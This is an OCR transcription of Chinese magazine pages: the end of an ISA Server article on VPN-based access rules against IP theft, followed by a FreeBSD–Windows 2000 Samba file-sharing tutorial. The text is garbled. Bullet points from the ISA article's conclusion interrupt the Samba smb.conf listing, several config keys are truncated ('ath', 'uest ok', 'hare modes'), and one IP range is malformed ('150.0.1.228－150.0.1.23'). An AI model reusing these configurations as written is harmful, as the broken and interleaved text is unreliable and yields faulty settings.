


图5

四、为不同的VPN客户端范围上网创建不同的访问规则

根据上面不同的VPN客户端IP段，我们也需要创建不同的规则，对于172.16.0.1－172.16.0.254段的VPN客户端，拒绝他们上网，而对150.0.1.228－150.0.1.23段的VPN客户端，则允许其上网：

1．选中Firewall Policy，点击Toolbox下的Network Objects；

2．点击New/Address range，新建2个Address range，一个是允许上网的VPN客户端，就叫VPN YES吧，IP范围是150.0.1.228－150.0.1.231；另一个是不允许上网的VPN客户端，名字就叫VPN NO，IP范围是172.16.0.1－172.16.0.254，

3．创建2条规则。

规则1：name：VPN YES
Rule Action：Allow
Protocols：All outbound traffic
Access Rule sources：Address Ranges/VPN YES
Access Rule Destinations：External和Local host
User sets：（图2选择的VPN用户组）
规则2：name：VPN NO
Rule Action：Deny
Protocols：All outbound traffic
Access Rule sources：Address Ranges /VPN NO
Access Rule Destinations：External
User sets：all users

五、在客户端创建VPN连接，操作路径是“开始→设置→网络连接→新建连接向导”，参数如下：

网络连接类型：连接到我的工作场所的网络
网络连接：虚拟专用网络连接
公司名：随便取个有意义的名字，比如“上网拨号”
公用网络：不拨初始连接
VPN服务器选择：输入Internal网卡的IP，这里是192.168.0.43.
可用连接：任何人使用

最后选中“在我的桌面上添加一个到此连接的快捷方式”。这样配置后，当要上网时，用户就先用自己的VPN账户进行VPN连接，连接之后就能上网了。

结束语

虽然这种方法不错，但毕竟用户仍有共享VPN账户的可能，当然也有更好的办法来对付这种情况，比如Windows Server 2003就支持一种Network Quarantine and Remote Access的新功能，它可以让VPN客户端连接时运行检查脚本，只有在满足某种条件后才能进行完全自由的访问，在这里我们就可以利用这种功能，比如当VPN客户端连接时运行反向DNS查询，看其查询是否成功来检验客户端的合法性（当然还要有相关的DNS服务器配置），它的具体执行又得另一篇文章来完成了，如果可能，下次再来谈这个问题。另外可能有人会说了，ISA本身就支持使用用户来限制访问，何必要费力这样做，直接使用用户来限制上网不就行了，确实如此，但使用ISA的用户方式来限制上网有几点不方便的地方，何况还有一些不支持用户限制的代理服务器呢？


*ISA要使用用户限制的话需要在客户端安装防火墙客户端软件，这对那些不是域网络的管理员来说可能是一件麻烦事。

*如果是用域用户来验证，客户端必须登录到域，如果客户端是登录到本机的，用户将不能通过验证。

而使用此文所说方法的好处是如下。

适合读者	网管 FreeBSD新手
前置知识	FreeBSD基本操作
难度等级	中

Samba沟通FreeBSD与Windows文件共享



文/图 冯智荟

大家都知道Windows之间共享使用网络邻居，UNIX之间使用NFS（网络文件系统），那UNIX与其它种类的操作系统之间的共享怎么实现呢？这就要靠今天的主角——Samba了。

> **小知识** 什么是Samba？简单地说，Samba是Unix环境下的一个软件，它能够实现UNIX系统与Windows、MacOS等操作系统之间的文件共享、网络打印机共享等。

Samba属于GNU Public License（简称GPL）的软件，因此可以合法且免费地使用它。Samba的核心是SMB（Server Message Block）协议。SMB协议是客户机/服务器型协议，客户机通过该协议可以访问服务器上的共享文件系统、打印机及其他资源。SMB使用了NetBIOS的应用程序接口（Application Program Interface，简称API）。通过"NetBIOS over TCP/IP"使得Samba不但能与局域网络主机分享资源，更能与全世界的电脑分享资源。SMB主要是作为Microsoft网络的通讯协议，而Samba则是将SMB协议搬到UNIX上来应用。

现介绍一下本次实验的环境

```
FreeBSD 4.9-release     IP:192.168.0.2   DNS:192.168.0.1
Windows 2000 server     IP:192.168.0.1   DNS:192.168.0.1
```

两机通过10M bit/s以太网连接，使用的是Samba 2.2（Samba的最新版本出到了3.0，如需要可以去www.samba.org下载最新版本）。

在正式实验前，我们需要做两个准备。

首先，FreeBSD的DNS和网关应与Windows的设置相同，否则可能导致实验失败。FreeBSD下设置的方法 使用ROOT在Shell下执行下列命令（本文中进行的操作均要求ROOT权限，后文不再声明）。

```
/stand/sysinstall，然后configure→networking→interfaces→lnc0
```

完毕后重启生效。然后是要确保Windows下Computer Browser、Server和Workstation这3个服务的启动。下面我们正式开始。

第一步：安装Samba

```
#whereis samba                  #查找Samba软件包的位置
samba:/usr/ports/net/samba
#cd /usr/ports/net/samba        #进入软件包的目录
#make install clean             #编译加安装
```

若干时间后，安装完成。

第二步：配置与操作

安装完毕后，会在/usr/local/etc下生成一个文件Smb.conf.default（注 FreeBSD由用户自己安装的软件的配置文件一般都生成在/usr/local/etc下），由于系统只加载.conf文件的配置，而.default只是默认的示例配置，并不会被加载。故用以下命令将Smb.conf.default另存一份为smb.conf。

```
#cd /usr/local/etc
#cp smb.conf.default smb.conf
#Unix的CP命令同DOS命令Copy
```

除了Smb.conf.default，在安装完毕后系统会在/usr/local/etc/rc.d下生成Samba.sh.sample，它是启动Samba的脚本，同样将Samba.sh.sample另存一份为Samba.sh。接下来是配置Smb.conf。

> **小知识** 与一般的UNIX文件不同的是，Smb.conf用分号"；"作为配置条目的注释，例如：encrypt passwords。如果想让某条目生效，只要去掉该行前的分号就可以了。

```
[global]
workgroup = MYGROUP
#工作组名，可与Windows 2k所在的工作组名不同
```

---

*无需另外安装防火墙客户端软件，并且VPN的用户信息也可以用于规则中。

*对客户端登录到域还是本机没有特定的要求。

*共享账户问题也有较好的解决方法。

*让客户端修改IP和MAC方法失效。

总的来说，本文主要是为大家防范IP盗用提供一种新的思路，到底选择什么方法还是得根据自身的情况来决定。

```
server string = HC008
# 文件夹显示的时候，服务器图标下显示的名称
encrypt passwords = Yes          # 加密口令
log file = /var/log/samba/log.%m  # 日志位置
max log size = 50
# 日志文件最大容量为50kb，超过会自动覆盖先前的
dns proxy = No
# 服务器不作为本地DNS代理服务器
guest account = temp
# 允许在Windows 2000的网络邻居上使用temp账户访问BSD
security = User
# 从网络邻居进入FreeBSD的共享目录需要输入密码
hosts allow = 192.168.0.1 127.
# 允许连线的主机，包括192.168.0.1和127.x.x.x
```

如果读者希望不使用密码登入的话，可将Temp账户的密码设置为空，并且更改为Security = share，Encrypt passwords = No，但考虑到安全性，笔者不推荐这样做。关于Log File，读者还必须自行去建立该存放日志的目录 #mkdir /var/log/samba。好，我们继续配置smb.conf。

小提示：Temp账户必须在/etc/passwd文档内存在，否则会以Nobody的身份进入。

接下来就是共享目录了，这并不是硬性的，读者可以自行选择，下面将我配置的列出来供大家参考。

```
[netlogon]
comment = Network Logon Service
ath = /var/tmp          # 共享出来的目录，只作示例用
uest ok = No  # 不允许匿名访问
hare modes = No
# 不允许share模式，也就是先前提到的免密码的访问模式
[public]
comment = Public Stuff
path = /usr/local
read only = Yes          # 对该共享目录的权限为只读
guest ok = Yes
```

退出编辑器，保存，然后使用Smbpasswd <username>（把尖括号中的用户名替换成你要使用的账户，本文中是temp）添加Temp为Samba用户：#smbpasswd temp，系统此时会提示你输入两遍密码，照做就是了。然后用编辑器打开/etc/inetd.conf，该文件是FreeBSD的服务列表，去掉下面两行前的"#"：

```
#netbios-ssn stream tcp nowait    ROOT    /usr/local/sbin/smbd    smbd
#netbios-ns dgram udp wait    ROOT    /usr/local/sbin/nmbd    nmbd
```

然后重新启动Inetd，使改动生效。

```
#ps -aux |grep inetd              # 查看inetd的进程号
ROOT   106  0.0  0.7  1144  884  ??  Is  11:28AM  0:00.65  /usr/sbin/inetd -w
```

看到了吗？进程号是106，然后再用Kill发个重启信号给它：

```
#kill -HUP 106
```

小提示：配置Samba也可以使用Swat，它是Samba的一个组件。在/etc/inetd.conf里去掉Swat这行前的"#"，重启服务之后，就可以在浏览器输入http://ip:901，再在弹出框内输入ROOT密码就可以进行图形化配置了，比较傻瓜。

还不放心的话，再去启动一下/usr/local/etc/rc.d/samba.sh吧，记得它吗？刚才提到过它的。

#sh /usr/local/etc/rc.d/samba.sh

好了，现在打开Windows 2000的网络邻居，进入"整个网络"，就能看到刚才为FreeBSD建的工作组MYGROUP了，另一个Workgroup则是Windows所在的工作组（如图1 所示）。




图 1

进入Mygroup，就能看到FreeBSD的主机名，再双击，输入用户名与密码，即可进入FreeBSD的共享目录了，如图2 所示。




图 2

这里的两个目录就是先前在Smb.conf里设置的两个目录，分别指向/var/tmp和/usr/local。

现在Windows 2000已经可以访问Unix的共享资源

了，接着来看UNIX如何访问Windows的共享资源，在Windows下随便找个目录About，共享它！如图3所示。




图 3

选择"权限"标签，添加一个账户供FreeBSD用户访问，如图4 所示。




图 4

我选择了User这个账户，然后点添加，接着一路确定。不用去管文件夹属性和"安全"选择卡中的权限设置，因为当两者发生冲突时，共享级权限优先级更高。

现在，我们回到FreeBSD下，在Shell下使用以下命令列出Windows 2000的共享

```
#smbclient -L host -U username
```

小提示 将Host换成Windows主机的机器名，User换成你用来访问Windows的账户，也就是刚才设的User。在这里要注意一点，Windows的机器名要事先加入到/etc/hosts中，格式为：

```
192.168.0.1          mc-itljg6d8khnp
```

也可以直接用IP来访问：#smbclient -I IP -U username，这就免去了编辑/etc/hosts这步。

执行上述命令后，会提示输入密码，我们就输入User账户的密码（不回显），如果此时你看到如下错误提示，那很可能是你的安全意识惹的祸，如图5 所示。

为什么这样说呢？我们中的许多人因为安全因素，都关闭了Windows 2000下的默认共享及IPC管道，这是个好习




图 5

惯。可是在Samba中，默认共享可以不要，但IPC管道是不可或缺的。我们在CMD下打开它：

```
net share ipc$
```

再次运行Smbclient命令就正确了，如图6所示。

